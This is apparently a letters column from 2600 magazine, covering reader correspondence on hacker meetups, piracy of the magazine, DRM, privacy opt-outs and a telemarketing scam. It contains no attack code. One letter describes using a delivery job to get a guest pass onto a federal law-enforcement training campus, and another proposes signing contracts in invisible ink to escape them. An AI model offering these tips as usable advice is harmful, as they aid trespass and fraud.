I am a New York based independent filmmaker and I just very recently finished *The Make-Believers*, a feature length documentary on computer scams and frauds. In the film, we show it is not so much the "brilliant hacker" with special software that can get into computers and steal identities, but rather an ordinary person (with very criminal intent) with an ordinary computer. In the film, we show that we got thousands of people answering our fake Craigslist ads and fake online dating ads. Nobody questioned our ads. Some of these people actually gave their Social Security numbers! From what I learned from these stunts, even the smartest people fall for these scams and the simple steps we can take to stay safe on the web. To learn more about the film, please visit the film's website at www.mbthemovie.com

Glenn Andreiev
Huntington Action Films

Dear *2600*:

Excellent issue. In fact, I feel guilty that I have a free sub by virtue of having submitted a photo. If you go to publishing through Amazon on the Kindle, then I'll definitely subscribe to it in addition to my current sub. I'm glad to see other subscribers asking you to take that step. If there is any assistance I can provide in getting you on the Kindle, I would be quite honored to help (gratuitously, of course).

I was also heartened to find one another opinion expressed in your letters. One reason I never subscribed to *2600* was because I wanted to continue seeing it distributed in the stores. By buying it from them, it seemed there was a greater likelihood that they would continue carrying it and more people could discover you. On the other hand, I understand that the greater subscriber base you have, the better your chances are of getting any credit you may need. If you do go Kindle, then I'll probably go ahead and buying it at the stores, just to be sure. This way, I'll also always have a backup! Ha!

Final note: one thing I don't get is all the paranoia readers express about even having a copy of

your magazine. I've seen this attitude among many of my peers over the years, but only related to political issues. My policy has always been, if *they* want to know anything about you, *they* already do! So, don't worry about it.

This is really just to all of those involved in putting *2600* together and not meant for posting in the mag.

Keep up the good work!

Curtis
Renton, WA

We put it in the mag anyway because we can all use the positive thoughts. Thanks for writing.

Dear *2600:*

Hey, could you please let your readers in the Bay Area know that we've created a BAHA (Bay Area Hackers Anonymous) group for meeting in the East Bay or San Francisco proper? Most of us will be professionals with experience; we'll be offering free presentations on the latest stuff, and it's a great way to network for a job after you finish school. The current web page is baha.bitrot.info.

This is based loosely on the Austin Hacker's Anonymous (AHA), though we have no requirements on presenting, and so are friendly to a wider audience.

I am also seriously thinking about tutoring interested people in computer security, so if someone might be interested in that, please join in. I may, time permitting, go to the local meeting and make sure the people there know - but I wanted to reach readers who might not be attending as well.

A Weapon of Mass Construction

Dear *2600:*

I was thinking of writing a tutorial for *2600* sometime. I am 13, and just got started in the scene. I am starting to learn coding, and when I first started off, I saw *tons* of people use trojans and think it was hacking. I want to write an article saying what hacking is and isn't, and a good direction to start. I will introduce the reader to metasploit, which is not hacking, but is penetration testing, and nmap. Is this too "n00b" for this quarterly? I don't have enough skills to contribute much yet, but I want to help somehow.

Unknown

As long as you don't routinely use "words" like "n00b," we'll be happy to consider your submissions. Just because you haven't been at this for long or because you're a certain age doesn't mean we can't learn something from you. In any event, expending the effort is always a good idea.

Dear *2600:*

So I have an unusual proposal for you. I have written material for you before and I am sure it was solid. I wrote a novella that no one wants to publish. I wanted to see if you would like a crack at it? I would like to serialize my novella with *2600*. After talking to many publishers I came to the realization that they would butcher my work. You would never do that to us.

It is a good story but it would take many mags to tell it. Right now it stands at 36,000 words (code included).

j

We love that your novella contains code. This is a good example of something we'd like to be able to expand into. We could certainly consider running a serial but that might take a very long time unless we expanded our pages. Perhaps we could also figure out a way to publish such works as an addendum to the magazine. There are all sorts of possibilities.

Dear *2600:*

FLETC is the name of the school that trains the Secret Service agents. They also train spies and other federal officers. Reportedly, two of the 9/11 hijackers were trained at FLETC. I live in Glynn County. Brunswick, Georgia is the name of the town that FLETC (said flet-see) is located in. I can provide you with a map of their campus. They give them out in the lobby. I've had the chance to drive around the FLETC campus when I delivered Chinese food. Guest passes are available. You can apply for one at the main building, called Building One. I'll pick up one of those maps to scan and send to you. The FLETC staff are really laid back most of the time and you can chat them up if you're ever in the area. Also, if you would like to get in, go to the "China One" on Altama Connector in Brunswick and get a job as a delivery guy. They'll hire almost anyone on the spot. Let them know that you're familiar with FLETC and they'll let you take orders there. Once you're cleared by the front desk in Building One, you can receive a "guest pass" and freely drive onto FLETC. They will pull you over the first few times to check your car for bombs. If you have any questions, feel free to write me back! See you at HOPE.

TPhreak

We always enjoy getting random bits of info that others don't want us to have. Thanks for writing.

Ignorance

Dear *2600:*

I was in my college's library, trying to access the *2600* website to download the latest *Off The Hook*. However, the website was blocked. (It redirected to the college's home page.) After checking a few other sites *(Phrack* and the Cult of the Dead Cow), it appears my college has a policy blocking anything hacking related. Even at the high school level, this is a dubious policy at best, but at the college level, it seems absurd. Have you heard of any other schools doing this?

user0010

They're out there and we think it's always best to embarrass them publicly by exposing those colleges that treat their students like children. For future letter writers, please indicate what schools are behaving this way.

Dear *2600:*

[spam deleted] Please advise if this letter does not reach you. Thank you in advance.

In Service and in Health
Dr. Cadwell - Healer

And just how in hell would we have been able to do that?

Random Meeting Notes

Dear *2600:*

For the last two months, a group of us has gone to the meeting site indicated in the meetings section of the *2600* magazine and had no luck in locating anybody. Seeing as we are very interested in having such a meeting, we have decided to create another one at a different location for various reasons. First, the location indicated is horrible. Not only is there no place to sit or converse, but actually getting into the mall on a Friday is an exercise between patience and warfare. Second, instead of meeting at 5 pm, we have decided to meet at 6:30 - 7:00 pm local time since it would be doable for interested people who work. We set up www.2600pr.com where we will post any changes. The site is still under development but we wanted to get it up ASAP.

Froilan

Generally when this sort of thing happens, it's best to make sure that there is indeed nobody showing up at the other location. Once this has been confirmed, emailing meetings@2600.com with the new info is vital, as is sending us updates each month. Having a working website certainly helps but if it turns into a battle between two groups, we generally just delist the whole thing until the situation is settled. We hope you're able to avoid that kind of outcome.

Dear *2600:*

Wanted to drop a line and see if there was anything more current on the '92 Pentagon City "raid." I was there, was the person whose name was unremembered in the personal accounts when exiting and calling the media concerning it, but in retrospect, should have been in the mix for sure.... Myself and others had confronted other USSS agents firsthand (at the mall, and scoping from the upper levels) at the "meet" prior to the '92 debacle. At that time, my friend Maelstrom made a comment to a man wearing a Secret Service polo shirt, and he replied that he had gotten it from his brother, though while we were conversing, several other men in SS polos trotted over to join him. Maelstrom commented that he must have a large family, and we returned to the *2600* meet, commenting to others on the obviously official observation of the gathering. There were a *ton* of agents scoping us at the time, one month prior to the actual event.

Additionally, I was present, detained, and searched at the actual event. The guard who grabassed my backpack relented in his illegal search due to my very vocal/continued objections on legality and allowed me to display the contents myself. He didn't see anything damning, though at the culmination, another official person (in dress clothes) walked over, opened my Sony Walkman, and put my cassette in his pocket. I was told to give my ID and information or I would be arrested. I also produced my school ID, which did not disclose my SSN but which had my pic, name, and middle initial.

I was witness to the seizing of personal property from others' bags, including the (apparently fabled) Whisper 2000 and other assorted tripe like chips and boards. In all honesty, I had some spare stuff for sale as well, but I flipped over it when the "police" were demanding to see my backpacks' contents, and it was unregarded.

Also, I saw one member of the group handcuffed and guarded, though he was later released. I was later informed that the guards/police considered his Whisper 2000 (assisted listening device) to be a taser or worse. The backpack-searchers, in the meantime, were asking us "Who has the gun?"

Later, still incensed, I approached the man in the suit (when being told to leave) and insisted that my deck had no recording capability (even displaying it) and that the tape he possessed was a commercial release, at which point he returned it to me, albeit grudgingly.

I left Pentagon City with a few others, and we proceeded up the escalators on the right (when heading to the Metro station) to call it in to the *Washington Post.* The EFF was also mentioned, though I didn't know of their actual involvement until recently.

After this, several others I knew from the meet were accosted at their schools or businesses, and, with that knowledge, I declined to attend any further *2600* meetings, or even to keep tabs on the repercussions of the so-called raid. Only recently (now a custodial father of two), have I felt free to have open interest in the legal follow-up to the Pentagon City event, and I'm impressed with the initial efforts, yet dismayed with any info post '96.

Any help? Links? Seems that this should have been addressed by now, but if not - if this is still ongoing, let me know - will add what I can.

Random/floodland

While the initial efforts of those affected by this action helped to get media attention (including a front page article in the Washington Post), it was unrealistic to expect a bunch of kids to take on the Secret Service, who, later that decade, would show in no uncertain terms what they could do to people who pissed them off. But we feel the point was made, the attendees handled it as best they could, and we were there to lend as much support to them as we were able to. The other side effect of this was the tremendous increase in the number of 2600 meetings that sprung up in response. You couldn't ask for a better portrayal of hacker spirit.

Dear *2600:*

I recently moved into a new house and my neighbor holds hacker meetings. My problem is, they're complete assholes. Your problem is, they all wear *2600* t-shirts and bring your magazine around whenever they meet.

They hack my wifi router and change the network name to stupid things like "HACKME" and "NOPASSHERE". They also call my phone and make farting noises into it until I stop answering and shine lasers and flashlights into my windows. Last month, they somehow made my doorbell ring over and over again all night long, and in the morning my trash cans had been shot to hell with paintballs.

The last straw came the morning after, when I woke up to find my mailbox full of dog crap. What the fuck, *2600!?*

I dread the first Friday of every month. I've lost my patience with your members' harassing behavior and I hereby demand a response. Redressing my stress and time would be a good place to start, as would giving your little hacker club a talking-to.

So what exactly do you plan to do about this?

Don't make me involve the law.

Vladinator

You should definitely involve the law as they deserve a good laugh along with the rest of us. We're not negating your concerns about being harassed by what sound like a bunch of idiots. But you completely lose our support when you attempt to tie them to us simply because they read our magazine and wear our shirts. If logic worked that way, we should be giving Calvin Klein a call the next time a Mercedes cuts us off on the highway.

If you want to approach this rationally and bring the situation to a conclusion, start by not giving these fools the reaction they want. Then find out whose house they're going to and hold that specific person accountable. If this is actually happening at the same time every month, it should be easy to predict their behavior and plan for it. And put a damn password on your router for God's sake.

Further Comments

Dear *2600:*

This is a belated response to R. Toby Richards' letter in *2600* issue 26:1 (pages 36/37), which extolled OpenBSD over its brethren. In his letter, Monsieur Richards attributes OpenSSL to the OpenBSD project. I should recommend that he never mention this notion in the vicinity of any actual OpenBSD developers. To wit more, the interested reader is kindly encouraged to peruse this electronic composition by esteemed OpenBSD contributor Marco Peereboom: www.peereboom.us/assl/html/openssl.html

Ian

Dear *2600:*

I might write a story later, but this information needs to get into the next release of *2600*. The EVOKE simulation/exercise needs to be looked at by all who read *2600* immediately. Episode 3 needs to be read right now by anyone who receives this email. This is what the *2600* lives for. Sign up and play. Remember, WB has already been hacked. I brought this to their attention again. New episodes are added every Wednesday night at 2359. Episode 3 is where it really starts getting interesting. Everyone who reads *2600* should go to the following site immediately: www.urgentevoke.com/

This is what we live for!

Chow

There are no words.

Dear *2600:*

I have spent thousands because every new fucking part goes bad! You think I'm kidding!!!!!! go ford!!!! pissant motherfuckers !!!!!!!!!!!!!!!!!!!!!! !!

Dammpa

Well, that's certainly an opinion. To clarify, this was in all likelihood from someone who discovered the story of our Ford lawsuit back in 2001 via www.fordreallysucks.com.

Dear *2600:*

I would like to say thank you to Brian in regards to his letter in 27:1 with the C routines for adding and subtracting one. I love these kinds of things!

I'd also like to address some criticisms some people might have. I can hear people saying, "Why wouldn't an instruction set have something for adding or incrementing?" To them I say knowing something like this is valuable even if it isn't needed. Of course it has hack value, but maybe not in a direct way. It's using the rules of a system in a way that is not obvious to achieve a desired result, and learning a thing or two while having fun. To me, that is what hacking is about.

Finally, I present some other ways to implement the increment and decrement functions:

```
int inc(int x) {
 return -~x;
}
int dec(int x) {
 return ~-x;
}
```

Hopefully, someone reads Brian's letter and this, and learns not just that it works, but also why it works.

Mr. Fright

Dear *2600:*

Hi, I just wanted to say that I saw the documentary *Freedom Downtime* and I absolutely loved it. I'm into hacking myself. My mentor introduced me to this movie and I learned a lot. I'm glad to have seen it and learned about Kevin Mitnick. I consider myself lucky to have learned the truth first, rather than someone else's garbled version of what they think happened.

A job very well done. I'm going to get a subscription to *2600* as well, once I'm able, so look forward to another subscriber!

circuitboardsurfer

Dear *2600:*

First off, great magazine. I'm writing to you about Allan's letter in the Spring 2010 issue about the Verizon hubs without locks.

They don't have locks so "locators" don't need keys to open the hub to locate the cables in the ground. It is pointless to put a lock on a hub if the hub is always being used to locate cables and to troubleshoot problems.

Eric

Dear *2600:*

I wanted to say thank you for printing the intro to CSRF article on page 30 by Paradox. Lots of people are so busy securing SQL injections, XSS, and other little holes that they forget about CSRF and thus leave their site unprotected (and, in my opinion, in one of the most fun ways to exploit).

Insomniaque

The Publishing World

Dear *2600:*

I am a long time reader and a huge fan of the magazine. I also happen to work in a store that stocks the magazine. In the last issue (27.1), you mention your frustration with distributors and retailers, so I thought I could give you some insight.

You see, *this* is the sad reality of magazine retail; the distributors push excessive quantities on head office (who accept, because they can get discounts on the whole batch and refunds on items that don't sell), then the stores are stuck trying to merchandise more magazines than they can handle. Usually, this means "returning" the mags. Which means they are shipped back to the distributor and destroyed, and then we are given a refund.

Now, keep in mind this isn't always just a few extra issues being sent back. I've personally had to send back over 200 issues of a recent Olympics special that the distributor thought would sell. In fact, usually we send back 20-30 large boxes of magazines a week. Luckily for you folks, you've got an inside man (me) in at least one store (mine) and I ensure that all copies of *2600* make it to the floor and are merchandised nicely. I'm pleased to say we sell out every time within a week or so.

jeffttheworld

We thank you for your support and vigilance. But, as you point out, the system works against us and oftentimes we wind up getting screwed as a result of these tactics. Publishers are routinely the only ones who pay the penalty for anything ranging from overstocking to damaged issues to shoplifters. The stores and distributors can just write it off and not pay a dime but we're stuck with the cost of printing, shipping issues to our distributor, and then shipping from the distributor to the stores. This is why so many magazines don't survive. The only reason we've lasted as long as we have is because of the tremendous support from readers like you.

Dear *2600:*

I checked the *2600* site today (as I do periodically for the latest *Off The Wall* and *Off The Hook* episodes) and noticed the new Spring 2010 issue was out. Well, after seeing the list of articles, I noticed one of mine was in the issue. Great!

With that being said, my issue didn't quite arrive in my postbox this afternoon. I was curious about one of the articles listed on the site, and decided to check about the web to see if I could find more information on it. So soon? Just wait.

It took one good poke on Google and, sure enough, I found it! Yes, *it*. The latest issue, scanned for the world to download (talk about "ZeR0 DaY!").

I admit it - right here, right now. I grabbed the torrent, since I couldn't wait for my paper copy to arrive to see what I wanted to see. I thought, "No way this is up already..." Sure enough, I couldn't believe it. Lo and behold, the latest issue was in .pdf format on my screen for me to check out. Then I started thinking....

Should I feel guilty that I downloaded this? I am a subscriber and actually do have an article printed in this issue. Let's not forget I've already paid for it. Does it make this download okay, though?

I thought back to an episode of *Off The Hook,* in which mp3 downloads were being discussed. Is it right to download an mp3 of something you already own the CD of? Let's continue to what Emmanuel mentioned in said episode: What if I own the original *vinyl* of this mp3, which I've already paid for - fair and square? I admit that I've not researched a thing regarding this question since hearing that, but it sure would make sense to me that I could download Iron Maiden's "Powerslave" album *twice,* given that I own the CD and vinyl both!

So why feel guilty about downloading this .pdf? Well, *2600* has brought me *so* much over the years as far as entertainment and knowledge goes, just knowing it's out there to be downloaded the day (give or take) it's released is a bit shocking, really. I've bought countless newsstand issues over the past 16 years or so and, as I mentioned, I am a current subscriber as well. It's not so much about me downloading this one issue (which was indeed a special case) as it is about how I want to know how *you* feel about it.

This brings me (finally) to some more of my questions: Are you happy with the popularity of your publication being the reason people are scanning/downloading issues? Does it make you feel loved, or "l33t," knowing people have posted scans of the latest issue the day (give or take) they've gotten their hands on it? Does/has this truly hurt any sales of the mag? If you were to meet a certain sales quota, would any downloads of the magazine after said quota be a "write-off," in a sense?

How would/do you feel about people in the "far reaches" of the world "downloading the magazine?" Are you happier that someone is at least getting the magazine "by any means necessary," given they may not have a bookstore which carries it, or seriously can't afford it?

Quickly in closing: Why *should* I feel guilty for downloading this? I've already paid for it and still don't have it! (I do blame my local post service for that, though.)

On that note, I want to add that I only checked what I wanted to check, and saw what I needed to see from the .pdf. I'll wait for my paper copy to arrive before I actually read/enjoy it. I can't stand staring at this screen for any longer!

Teddy

Clearly, you're not the problem and you shouldn't feel guilty. Nor is the problem the information itself getting out, which is what we've always wanted. The true problem stems from the fact that there are people who actively work to thwart our efforts and, in the process, manage to get others who actually support us to work with them. Ultimately, we all suffer for this.

First off, we believe in what we do. Having an actual printed magazine is a special thing and we constantly hear this from people who have been

collecting issues for decades. But you can't put out a printed magazine for free, nor can you expect people to devote their lives to its production as a volunteer effort. This is also true of online publications which, while not physically printed, still require a degree of professionalism and a dedicated staff if they're going to survive and be consistent. In the vast majority of cases, advertising offsets many of these expenses. Online or in print, as long as the ads go with the articles, people are being reached and the advertising budget can sustain the entire operation.

That's where we differ from most other magazines. We don't accept advertising either online or in print. We believe it would taint the objectivity of our articles and take away from the overall impact of the magazine. But in taking this stand, we wind up relying entirely on our readers to fund the magazine. For the most part, this has worked out just fine. Recently, we've seen more of an impact, no doubt due to economic reasons, from people who feel we can get along without their support even as they continue to read the magazine in another form. Let's be clear. That is ripping us off. If we slave to put together an issue and someone goes down to a store and shoplifts it, we wind up paying. If someone xeroxes all of the pages and makes their own magazine out of ours, that clearly hurts us as well. So it's not too much of a stretch to realize that when someone goes and scans our current issue and then makes that available to the entire world, yeah, that hurts us quite a bit. How could it not? The real problem is that the stores continue to order the same amount because they lose nothing if our sales go down. So we wind up paying the same for all of our expenses but some people get the issue for nothing. That trend will ultimately drive us out of business if it continues. It will never hurt the big publications because of all of their advertising income. They can even raise their ad rates due to additional people downloading their issues. We don't have that luxury nor do we want it.

So this is something that needs to be discouraged among those people who truly support what we do. It's got nothing to do with freedom of information; having text versions of our articles online is perfectly fine. We're talking about reproducing our work and encouraging people to stop paying for it, work that we must still heavily invest in. This winds up hurting all of us as it results in less that we can do for the community, such as run affordable conferences, donate to various hacker-related causes, make more documentaries on the hacker world, do noncommercial radio programs, and so much more. The good news in all of this is that the interest in what we do and what we're talking about is still out there and, if anything, it has grown tremendously. If that translates into actual support for the magazine, there will be no end of projects we can work on together.

Dear *2600:*

I just finished reading Spring 2010 (27:1) and thought I'd share my thoughts about Dragorn's suggestion we send ebooks to hell.

He and I are both huge fans of books. However, I think if I were to visit his house, I'd run screaming. I cannot stomach clutter. Perhaps as a toddler, I pulled down a large stack of old magazines and books and spent hours under the rubble. As much as I love the printed word, there's nothing I hate more than seeing stacks of dusty old tomes. Like so many old-timers, I scrolled through plenty of text files and dot matrix printouts in my day and I very much wished all of my books were available on 5 1/4" floppies. My dream did start coming true but as I got older, I simply could not enjoy reading a book on a fuzzy, flickering 800x600 CRT. A couple of handheld Linux devices showed me ebooks did have a future, but it wasn't until I bought a "designed in California" digital music player with several ebook apps that I truly become a convert. I have not bought a dead tree book since.

Dragorn presents very valid points and I share his concerns. But I think sticking with print is as shortsighted as sticking with albums and cassettes. We don't need to change our habits and go back to print. The publishing industry needs to change. Just a few years ago, it was impossible to buy a non-DRM copy of a song from a major label. Today that's no longer the case. Why? We made it clear we wanted our music in a digital format that was free of DRM. We need to demand the same of book publishers. We want our ebooks in an open format that can be read using any software on any device. In the meantime, consumers can protect themselves. I have no personal experience with these sort of shenanigans, but I'm told removing DRM from books is trivial. It's a shame we have to become criminals to get information we purchased into an open and future-proof format. Perhaps the publishing industry will see we're more interested in making sure our ebooks are readable one, ten, 50 years in the future and we have little interest in ripping off the authors. After all, that's their job, isn't it?

I'll end this with the observation that *The Best of 2600: A Hacker Odyssey* is available from at least two popular ebook vendors, presumably wrapped in all their DRM glory.

byeman

We're no fans of DRM, especially when it winds up inconveniencing people who have already legitimately bought music, video, or printed material. The problem that needs to be solved is how to make sure authors, musicians, filmmakers, etc. aren't being victimized by people who just want everything for free. There are all kinds of theoretical solutions involving people who want to support creativity but the jury is still out on whether this will work in practice. What seems to be a given is that the record companies, big publishers, telephone companies, and service providers have all figured out ways to get consumers to continue paying them huge amounts. We all need to make sure that new technology doesn't wind up punishing those smaller, more human entities.

Dear *2600:*

I agree with all the points of Dragorn's article but I have not decided to reject ebooks yet. I believe the technology of having an entire portable li-

brary is too exciting to dismiss because of the DRM problem and it's something I have hoped for since my college days of lugging 60 pounds of dead tree all day. I expect that either the current ebooks will be hacked into submission and/or new ebooks that will allow any OS to be loaded will be coming soon. I believe that books will also be converted to an open ebook format (with or without the publisher's permission, so they might as well get on board with this) with all of the features found in current ebooks and none of the detriments. An open source book can be archived to an external HD just in case of unfriendly editing (friendly editing being correcting of typos, errors in code examples or instructions, updates to match current hardware/software, etc.). All I can say to my fellow hackers is we have to show the world the true potential of this technology.

Colorado Codemonkey

Dear *2600:*

Finally spring came and with it, I hoped, a new issue of *2600*. I checked the website, and sure enough, new cover art on the front page! Jubilantly, I sprang from my desk and ran to my car for the pilgrimage to the city where I could find one for sale. Little did I know, that beautiful, breezy morning, that *2600* would save my life.

I made it to the first large bookstore within the city limits. I leapt from the car and bounded up the steps and through the door. Taking a second to orient myself, I then headed for the periodicals. There it was, in *front* of *MacWorld*, no digging around required. I snatched up one of the deliciously mint-conditioned copies and marched triumphantly to the front of the store to pay.

What a perfect day, I thought, as I walked back to my car, flipping through my new treasure and wishing I had someone else to drive me home so I could read it immediately. I placed it on the passenger seat and began the long journey home. Not ten miles down the road, disaster struck.

As I drove down the mostly deserted highway, succumbing to mild road hypnosis and mentally optimizing my latest programming project, I was jolted from my reverie by a movement I caught from the corner of my eye. Darting with lightning speed across the beige of my dashboard was a jet-black hairy monster of death - an evil spider! Now I'm no arachnologist, but even I know that diameter of limbs and hairs per square centimeter are measurements directly proportional to potency of venom and likeliness to leap fang-first onto faces. This beast was nearly the size of a nickel and hairier than a hippie coconut. How long had he laid there, legs twitching, venom dripping from his fangs, plotting my demise! How crafty of him to wait until my return trip, when I would be preoccupied with other thoughts, the object of my trip safely acquired.

The object! No, not my precious! Wasn't there anything else? Nothing else was within reach, and I had to act fast to foil his morbid plan. Reluctantly, but desperately, I grabbed my new issue of *2600* and swung it at the villain. Four of his eyes narrowed in sudden realization of his fate. The other four sparkled darkly at me with a hatred the likes of which I have never seen. I could swear, in his last moment, that he leapt right at me... but just in time, my weapon dashed him to gooey bits.

I'm sure that in time his demonic squished poison will eat through the pages of my magazine, so I am forced to head off again to the city to buy another. I wanted to first write this letter in case one of his cursed brethren decide to avenge him. I leave in the morning, and I shall have to be ever-vigilant henceforth. Thank you again for your magazine, and in particular I'd like to thank you for the form factor which I believe reduced the wind resistance of my swing (compared to a normal magazine) and enabled me to stop this hellion mid-flight.

Your partner in the war on Araneae defective

Car spiders are actually pretty friendly most of the time. For one thing, they help to keep your car free of the true threat: car scorpions. Drive safely.

Dear *2600:*

I was recently listening to an interview with Wayne Coyne of the Flaming Lips, where he was asked if he thought the "evil robots" (ala Yoshimi) are winning. His reply reflected a feeling that I've had for several years:

"Well, I think the robots are definitely winning, but I don't think people think that they're evil, I mean uh, people have been saying it for a while now besides here, um 1984, where every, you know, you're being watched by the government, you know, that really is already true now. We're just, we're all helping it along. But I think people like it. I mean, I have to say, you know, in this world where people are celebrated, you know I've always said you just celebrate yourself and you make your own little world. And that's, I mean that's what bands and scenes, and punk rock and all that was anyway...."

Now then, late last year I embarked on a quest to remove myself from as much of the online record as possible. This was inspired by an article entitled: "Regaining Privacy in a Digital World" written by 6-pack in 26:2 of *2600*.

The results were positive. I managed to get my personal information removed from every information store mentioned within the article. Even Intelius, which required that I fax a carefully redacted copy of my driver's license, and took several weeks to process my opt-out request, removed my information from their service.

Now when I perform a search on my name in several search engines, very few results are gleaned. I would like to offer a few more websites to complement 6-pack's article:

OptOut Resource Guide: www.optout.com/ebook/ebook7.aspx

Privacy Alerts - Opt-Out Master List: www.privacyalerts.org/opt-out-master-list.html

Privacy Rights Clearinghouse: www.privacyrights.org/online-information-brokers-list

I'm sure the list is growing every day, but the question I pose is, when does it stop?

Know your rights, know your representation.

ColForbin

Dear *2600:*

This is a story about my little girl who will be 12 later this year. She has often seen my *2600* magazines lying around and understands the meaning of hacking and how often people get it wrong, etc, etc... Anyways... we were out for dinner when out of the blue she says "Hey Dad, I hacked Webkinz!" With surprise I asked, "What? What are you talking about?" She responded, "Well, in Webkinz there is a pet of the month and I figured out a way to see the next month's pet before it comes out." I smiled and said, "How so?" Her response was, "Well, I just changed the date on my computer and logged back into Webkinz, then the pet changed to the next month." When we got home, she powered up her Fedora machine and showed me her little hack. I am a very proud daddy!

FunkFish

We sense the beginning of a film here. By the end of it, she will have saved the world with her ever-developing hacker skills.

Dear *2600:*

A local call center advertises all over Winnipeg offering jobs between $10-$12-$15-$35 an hour. Figured I'd check 'em out. I knew they were not legit, and in truth the pay was minimum wage. But I had just gotten back from Vancouver and needed the money. We were given several pages of legal rights waivers and given insufficient time to read them before we signed.

Interestingly, none of us were ever given any tax forms, nor were any of our Social Insurance Cards checked. The excuse was "HR does not need that stuff." (According to the Manitoba and federal governments, ya - they do.)

Also, we would need to start work ten minutes early, unpaid, and stay 15 minutes after work to make up if we did not make enough sales, also unpaid. And if you did not log into the computer fast enough, and the system recorded you as a minute late, you would lose 30 minutes on your paycheck. You were expected to sign up for "Advanced Training," in other words, 30 minutes to an hour of unpaid work *every week*.

I did real well with both the script and the computer system, making two to three sales per day - above the average of zero to two... still minimum wage. The first time I read the script I realized the scam: There is no legitimate sweepstakes, just a tactic to keep you on the phone. Also, the "diamond" watch is dollar store quality, and no one ever gets it anyway. The con is to try to sell you four separate magazine subscriptions, and contract you in for six years. The price adds up to well over a thousand dollars for a few hundred dollars of magazines. Yet, the real scam is in forcing people to get into these payment plans - often maxing their credit cards.

In most cases, people see a single charge of almost 70 odd dollars being charged over and over, then cancel their cards. Since the company can't bill their card anymore, the company keeps the money and never sends the "customer" anything. They also have a recorded verbal contract, and therefore have the option to make more money selling it off to a collection agency as a $1,000+ debt.

I realized most of the people we called were from so called "sucker lists" from other telescammers. I also learned most of the people who bought from me were people who *already* had been scammed by us, had their credit jacked by us, and *never* got any mags or the cheap watch. They were re-scammed with the same script again and again.

No wonder they kept changing the names, business licenses, and places they were calling from. They change the name every few months to obstruct any investigations by the U.S. Federal Trade Commission and by credit companies enforcing chargebacks.

Another thing that worried me was that our passwords in the system were sent in plain text, and our passwords were our *complete* Social Insurance Number in full! Not to mention, credit card numbers were also sent unencrypted on their internal network. I also noticed a few active, hidden and unused network jacks everywhere in the building.

They have the fastest autodialer on the planet, meaning most people have already said "hello" ten times and hung up before getting a TSR (Tele-Sales Rep). The whole place is wired to the hilt with webcams so the general managers can maintain a Big Brother-like control of everyone.

I was *so* good at what I did that after just *one* week I was promoted to "closer" - I was to become one of the "supervisors" that leads get transferred to for the recording of the verbal contract for debt collection reasons. It was almost unheard of to become a closer after a week. The abuse of employees only escalated under the stern fist of the closing room's manager, so I quit and never got paid for the two weeks I worked.

This is a very common magazine subscription scam according to the U.S. Federal Trade Commission. If you get a call from these sickos, you *must* say exactly "Put me on your do-not-call list." Anything else whatsoever like "Take me *off* your list" will just get your number recycled!

(I wonder if they will start carrying *2600*. Well, I guess not if this letter is ever published!)

Robert James
Former Tele-Sales Rep
Winnipeg, Canada

We imagine any publication would have to have some knowledge of such telemarketing practices going on in their name. Oftentimes a parent company of a magazine will make these arrangements, leaving the publication itself unable to do anything about it. This is just further proof of the value - and rarity - of independent voices that don't play these deceitful games.

Ideas

Dear *2600:*

I was curious if you would be interested in promoting amateur radio on *Off The Hook*. I can get you all of the information you would like concerning ham radio and how it has evolved with technology, contrary to the popular belief that it is a dying method of communication.

Also, I would like to thank you for all that you do and say keep up the good work.

Anthony
Biloxi, MS

We're always interested in discussing anything relevant to the hacker world and ham radio certainly qualifies. Our radio show (www.2600.com/offthehook) often devotes time to this subject, particularly around the dates of the Dayton Hamvention in May, which we often attend. We're also open to articles on the subject, for publication right here in the magazine, provided they're presented in the hacker spirit of experimentation and full disclosure.

Dear *2600:*

While I'm sure this doesn't apply to many of the conferences that are on topic for *2600* readers as a whole, I'm also sure individuals who read *2600* attend other conferences too so... just a quick note about registering for business conferences and the like. Oftentimes, they offer free registration to international visitors, but not to visitors from the country that is hosting the event.

While I see this as generally unfair for the locals who are then forced to pay for something another person is receiving for free, I also see this as an opportunity to be the man or woman of mystery that you've always wanted to be.

Me personally, I hail from Australiaville, New Zealand when I sign up for these things. Keeps the associated junk mail to a minimum and my name is never my actual name. Never had a problem after explaining to the security folks that I use a false name due to privacy and security concerns. Then again, I'm old enough that I don't stand out as a troublemaker either.

By the way, I miss the "page 33" antics of years past. You guys do an awesome job, but the games and hidden tricky stuff used to keep me busy mentally long after the pages were read a few times.

Dufu

Australiaville?

Dear *2600:*

I am so tired of automated phone calls. Is there any combination of touch tones that can lock up any dialer? I have tried federal and state "do not call" lists with no effect. The best I have done is on live calls, to whatever caller the response is: "That sounds so interesting. My wife has the checkbook, I'll be right back." Then I lay the phone down and wait for the off hook sound. The record is 20 minutes.

John Trotter

Regretfully, there is no known way of disabling or destroying all autodialers. But you can certainly entertain yourself messing with the people who ring your phone. Keep in mind that "do not call" lists have no effect on any company you do business with or on political campaigns that can still call you incessantly. In addition, telephone surveys and charities are also able to still call you. And if you have a business line, you can't add it to the "do not call" registry at all. We welcome ideas for cleverly annoying telemarketers in ways that don't inconvenience you. We're also fascinated by the idea that there is a massive list out there of phone numbers of people who don't want to be bothered by phone calls. For only $15,000 you can get access to all of them ($55 per area code). Certain nonprofit organizations can get this access for free. And all registered telemarketing companies can get five area codes for free, meaning that the whole list could be obtained for nothing if just 54 or so companies joined forces. (All of the info is at telemarketing.donotcall.gov.) While we're merely speculating here and would never actually attempt anything so blatantly illegal and morally unconscionable, we have to wonder what might happen if someone posted all of the numbers of people who don't want to be called on the web.

Dear *2600:*

Have you ever been unsure about what you were signing? Or have you not wanted to be held accountable for contractual obligations? Simple solution... invisible ink. After signing any documentation and/or agreements, if they bear any importance, they will be photocopied and the originals will be filed. An hour later, not a drop of your ink will be present on the originals. However you choose to use this information, only original documents are admissible in court.... So, you would not be held accountable.

The invisible ink prank has been used in a plethora of laughs, but now you know the sinister use.

Marshal820

And you're the first person to think of this! Congratulations. Of course, it likely won't take

very long for people to figure out what you've done, at which point fulfilling the original agreement will be the least of your worries.

Feedback

Dear *2600:*

This is a letter I wrote to *Rolling Stone* concerning the article "Hackers Gone Wild" in the June 10, 2010 edition:

I am disappointed that you equate hacking with criminal activity. I am a "hacker," but I am not a criminal. It's hard enough being considered a nerd without you making people like me look evil. Ms. Erderly needs to visit the 2600 Magazine *offices there in New York. Or read* Make Magazine. *I resent vehemently the mistreatment of the word hacker. A crime is a crime, a hacker is not necessarily a criminal anymore than a journalist is a criminal. Know your subject better next time.*

Ross McCauley
McAlester, Okla

